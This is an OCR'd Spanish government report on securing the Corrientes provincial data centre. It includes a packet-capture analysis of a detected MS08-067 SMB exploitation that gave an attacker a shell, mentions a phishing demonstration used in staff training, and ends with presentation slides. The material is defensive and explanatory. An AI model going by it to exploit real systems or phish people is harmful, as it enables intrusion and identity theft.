26	177.933866	172.19.0.1	172.19.0.135	SMB	Tree Connect AndX Request, Path: \\172.19.0.135\IPC$
27	177.934264	172.19.0.135	172.19.0.1	SMB	Tree Connect AndX Response
28	177.944310	172.19.0.1	172.19.0.135	SMB	NT Create AndX Request, Path: \SRVSVC
29	177.944833	172.19.0.135	172.19.0.1	SMB	NT Create AndX Response, FID: 0x4000
30	177.964026	172.19.0.1	172.19.0.135	SMB	NT Create AndX Request, Path: \BROWSER
31	177.964549	172.19.0.135	172.19.0.1	SMB	NT Create AndX Response, FID: 0x4001
32	177.986167	172.19.0.1	172.19.0.135	DCERPC	Bind: call_id: 0, 12 context items, 1st 39d8633b-b892-87e4-eaf
33	177.986547	172.19.0.135	172.19.0.1	SMB	Write AndX Response, FID: 0x4001, 556 bytes
34	177.996461	172.19.0.1	172.19.0.135	SMB	Read AndX Request, FID: 0x4001, 873 bytes at offset 671
35	177.996699	172.19.0.135	172.19.0.1	DCERPC	Bind_ack: call_id: 0 accept max_xmit: 4280 max_recv: 4280
36	178.009914	172.19.0.1	172.19.0.135	SMB	Write AndX Request, FID: 0x4001, 51 bytes at offset 399
37	178.010118	172.19.0.135	172.19.0.1	SMB	Write AndX Response, FID: 0x4001, 51 bytes


Este tráfico se corresponde a una conexión iniciada desde la dirección IP 172.19.0.1 hacia la 172.19.0.135 utilizando el protocolo SMB. Debido a que la alerta notificada por el IPS anunciaba un ataque a la vulnerabilidad MS08-067 reportada por Microsoft a mediados del 2008, y se conoce que si este ataque es realizado contra un Windows XP sin las últimas actualizaciones puede brindar al atacante privilegios de administrador sobre el equipo, se procedió a continuar analizando la captura de tráfico.

Verificando en detalle los paquetes que sucedieron a los mostrados más arriba se halló el siguiente




En este caso vemos un paquete originado en la víctima, que está presentando al atacante una línea de comandos al atacante, esto implica que efectivamente logró acceder al equipo vulnerado.

Para determinar el verdadero impacto de este ataque se procedió a analizar el resto del tráfico.



En este caso podemos ver que el atacante ejecutó el comando 'echo “pwned” > pwned.txt', este comando genera un archivo en el directorio actual llamado pwned.txt con el contenido pwned.

El siguiente comando ejecutado por el atacante se puede ver en la próxima imagen.



Se puede observar que el comando fue “exit”, lo que provoca que finalice la sesión que el mismo tenía contra la máquina vulnerada.

Los paquetes posteriores corresponden al cierre de la sesión y no se detectaron las conexiones desde dicho origen.

Todas estas herramientas de auditoría y análisis fueron implementadas en el DataCenter e instruido el personal del Seguridad Informática para su utilización.

Se incorporó recientemente un monitor de 42 pulgadas en el sistema de monitoreo para graficar los incidentes de seguridad en tiempo real. De esta manera, ante una alerta visible, se ejecuta el procedimiento antes mencionado para verificar la peligrosidad del ataque.

CUARTA ETAPA – CAPACITACIÓN

Lic. Gustavo Andrés Linares

La etapa final de capacitación tuvo como objetivo la capacitación en los aspectos generales de tecnología, generación de conciencia respecto a la correcta utilización de la tecnología y el uso de la información, y la presentación de la nueva estructura de datos y servicios del Gobierno de la Provincia de Corrientes.

Si bien la capacitación formal quedaría para la última etapa, durante todo el trayecto se realizaron reuniones en las cuales se iba acercando los conocimientos y generando la conciencia para que esta nueva forma de trabajo, la tecnología y la seguridad se adoptada por todos.

Si bien estaban planificados cuatro grupos diferentes, para el grupo de personal de sistemas del centro de cómputos se fue realizando una capacitación a medida que el proyecto avanzaba y no una capacitación formal

La posibilidad de un éxito en cualquier implementación, esta acompañada por la capacidad que tienen las personas involucradas de entender la necesidad del mismo, y ser o hacerse participe y propietario de ese proyecto. Si cometemos el error de querer implementar algo que genera cambios significativos, o restricciones por causa de las implementaciones más seguras sin pretender que los mismos no generen molestias o dudas estamos construyendo un edificio sin cimientos. Cuando se debe realizar una implementación de seguridad que implique una restricción, es necesario en primer lugar tratar de dar alternativas para que no se vea denegado ese servicio si es que el mismo es fundamental para la gestión del Gobierno o el bienestar de las personas; y en todos los casos se debe dar una respuesta concreta a la gente para que comprenda el motivo y la necesidad de llegar a esta restricción. Esto es parte de una capacitación constante que se debe realizar.

La capacitación formal al igual que se hizo en el proyecto de segurización esta dividida en diferentes grupos homogéneos que dependerá

de la responsabilidad que cada uno de ellos tenga sobre el uso de los servicios o de la tecnología. Estos grupos son, referentes informáticos y desarrolladores, usuarios de la red, y funcionarios públicos.

Se contó con el salón verde de la Casa de Gobierno y el auditorio de la Universidad Nacional del Nordeste para dar las diferentes charlas. Los días y horarios de las charlas fueron determinadas por las autoridades del Gobierno de la Provincia de Corrientes. Se contó con la presencia de medios de comunicación (diarios y televisión local) que promocionaron y publicaron las actividades.

En cada una de las presentaciones hubo parte teórica, práctica y demostraciones, ya que las experiencias con las prácticas, en muchos casos hace que el individuo interprete mejor los conceptos. Por ejemplo una de las prácticas esta basada en la utilización de la técnica de phishing para el robo de identidad bancaria, la misma ya ha sido utilizada en otras presentaciones dando resultados altamente positivos, en donde las personas comprendieron la necesidad de cuidar sus datos. En este tipo de prácticas se ve como cualquier técnica de hacking o fallas en la seguridad en gran parte tiene que ver con lo humano, con la desidia o la falta de conocimiento sobre algunos temas.

Algunas de las presentaciones se verán repetidas en las distintas charlas sin importar al público que vaya dirigido, ya que las mismas no intentan explicar una metodología, sino que pretende simplemente mostrar la tecnología, los servicios o evidenciar la facilidad de las técnicas de ataques y las posibilidades certeras que tenemos de caer en estas trampas.

Para los funcionarios públicos, la presentación es informativa respecto al nuevo diseño de la red y los servicios ya implementados y los que aún deben corregirse. La misma fue realizada en el salón del Ministerio de Hacienda y los presentes fueron, el Sr. Ministro de Hacienda, la Sra. Secretaria de Planeamiento, el Sr. Secretario General de Gobierno, el Sr. SubSecretario

General de Gobierno, la Sra. Secretaria de Educación, la Sra. Subsecretaria de Hacienda, la Sra. Directora de Personal, y varios asesores de los mismos y personal del Centro de Cómputos.

Lo más importante es hacer entender que cualquier ataque informático o a la información repercute en la credibilidad y la transparencia de la gestión. Cuando un Gobierno decide comenzar con una gestión más electrónica o informatizada o realizar parte de su Gobierno de forma electrónica, debe tomar las precauciones necesarias para que esta nueva metodología no haga decaer la imagen política por culpa de algún ataque informático.

Las imágenes que continúan fueron parte de la presentación en ppt. En la misma se demostraron algunas de las fallas existentes que fueron corregidas en el transcurso del proyecto y otras como ser diseños que deben ser corregidos o definidos por el Gobierno ya que no involucran el alcance de este proyecto y son parte de las definiciones políticas.

Centro de Cómputos


• Los centros de cómputos nacen de la necesidad de tener UN sistema centralizado para poder liquidar sueldos y llevar la contabilidad. (Década de los 70/80)

• Hoy un DataCenter es solo parte de un organismo que aloja los equipos necesarios para centralizar la información.

• El organismo encargado de que dicho DataCenter sea seguro y tenga disponibilidad es a su vez quien dictamina las políticas informáticas con el objetivo de centralizar la información sensible y dar respuestas a las distintas necesidades de los organismos.



Aprovechamiento de los recursos



GOBIERNO de CORRIENTES Vamos Juntos Vamos Bien

Órgano Rector


- **Falta de un coordinador:**
  - Sistemas de similares necesidades, personal, enlaces y redes, etc. se multiplican provocando un daño irreversible.
  - La diversidad de estilos (incluso en la web).
  - Información confidencial manejado por terceros (Correo corporativo)
  - Falta de un referente para la resolución de problemas.
  - Falta o duplicación de información, o información sin interacción entre distintas reparticiones.
  - Baja optimización de los recursos.
  - Falta de controles y procedimientos adecuados.

GOBIERNO de CORRIENTES Vamos Juntos Vamos Bien

Imagen Institucional



Imagen Institucional




Lic. Gustavo Andrés Linares





Lic. Gustavo Andrés Linares





Lic. Gustavo Andrés Linares


Imagen Institucional
Buenos Aires
Gobierno de la Ciudad
registro civil
Justicia y Seguridad
Justicia
Registro Civil
Información Útil
Normativas
Trámites
Nombres
Solicitud de Partidas
Mail de consulta
Busque su Registro Civil
Solicitud de turnos
Para los trámites de nacimiento, DNI, partidas e informaciones sumarias que deben realizarse en los CGPC habilitados para solicitar Turnos.
Solicitud de partidas
Pueden tramitarse partidas de nacimiento, matrimonio y defunción.
Por internet
En sucursales del Correo Argentino
Nombres
Consulte el listado de nombres reconocidos, junto con el origen y el significado.
Actualidad
Remodelación del Registro Civil Nº 1
Macri dijo que el Registro Civil de la calle Uruguay renació después de 60 años.
[+ info]
Destacados
Guía de Trámites
Conozca los requisitos necesarios para realizar cada uno de los trámites en el Registro Civil.
[+ info]
Donde dirigirse
Delegaciones del Registro Civil en la Ciudad y circunscripciones del Registro Civil en Hospitales.
[+ info]
Uniones Civiles
Conozca cómo realizar este trámite.
[+ info]
Enlaces
CEDOM
Registro Nacional de las Personas
Ministerio de Relaciones Exteriores
Registros Civiles en el País
Normativa
Derechos Humanos
Certificado de


Imagen Institucional
Buenos Aires
Gobierno de la Ciudad
INICIO | NOTICIAS | AGENDA | LA GUÍA | TURISMO
jefatura de gabinete
Jefatura de Gabinete
Riachuelo
Modernización del Estado
Atención Ciudadana
USIG-Información Geográfica
Organismos de control, transparencia y acceso a la información
Institucional
Organigrama
Unidad ejecutora La Boca
Noticias
Avisos Publicados
Seleccione un CGPC para conocer sus servicios
Seleccione CGPC
Destacados
CGPC
Centros de Gestión y Participación Comunal: el gobierno en los barrios.
[+ info]
Nuevo Presupuesto Participativo
Promueve la intervención de la ciudadanía en la fijación de prioridades presupuestarias.
[+ info]
Balance del 2008 y Presupuesto 2009
El Jefe de Gabinete lo presentó en la Legislatura.
Audiencias Públicas
Análisis del Proyecto y Categorización de la actividad helipuerto.
[+ info]
Teléfonos útiles
Información sobre las líneas de asistencia telefónica más importantes. Servicios de la línea gratuita de la ciudad.
[+ info]
Reclamos on line
Inicio del reclamo por deficiencias en el espacio público: arbolado, baches, basura, alumbrado público, etc.
[+ info]
Noticias
Programa 'Sí Quiero'
Rodríguez Larreta inauguró la nueva sala de casamientos del CGPC 14
[+ info]
Contacto
Jefatura de Gabinete
Av. De Mayo 525, 2° Piso
Tel. 4323-9702/03

Imagen Institucional







Imagen Institucional






Lic. Gustavo Andrés Linares

Fallas de Seguridad




GOBIERNO de CORRIENTES Vamos Juntos Vamos Bien

Fallas de Seguridad




GOBIERNO de CORRIENTES Vamos Juntos Vamos Bien

Fallas de Seguridad





Fallas de Seguridad





Lic. Gustavo Andrés Linares

Fallas de Seguridad



GOBIERNO de CORRIENTES Vamos Juntos Vamos Bien

Órgano Rector

- Misión: Diseñar, coordinar e implementar un plan para la gestión electrónica, que sea seguro y ágil para proveer de transparencia y disponibilidad la gestión de Gobierno.

GOBIERNO de CORRIENTES Vamos Juntos Vamos Bien

Organigrama



GOBIERNO de CORRIENTES Vamos Juntos Vamos Bien

Centralización en época de descentralizar

- Las TIC's han logrado mejorar los servicios y son elementos indispensables para la gestión y administración de cualquier Gobierno.

- La necesidad de centralizar estas tecnologías se debe a lograr una reducción de los gastos de las mismas, aprovechamiento de los recursos, profesionalización, generación de aplicaciones e información compatible e interoperables entre distintas reparticiones.

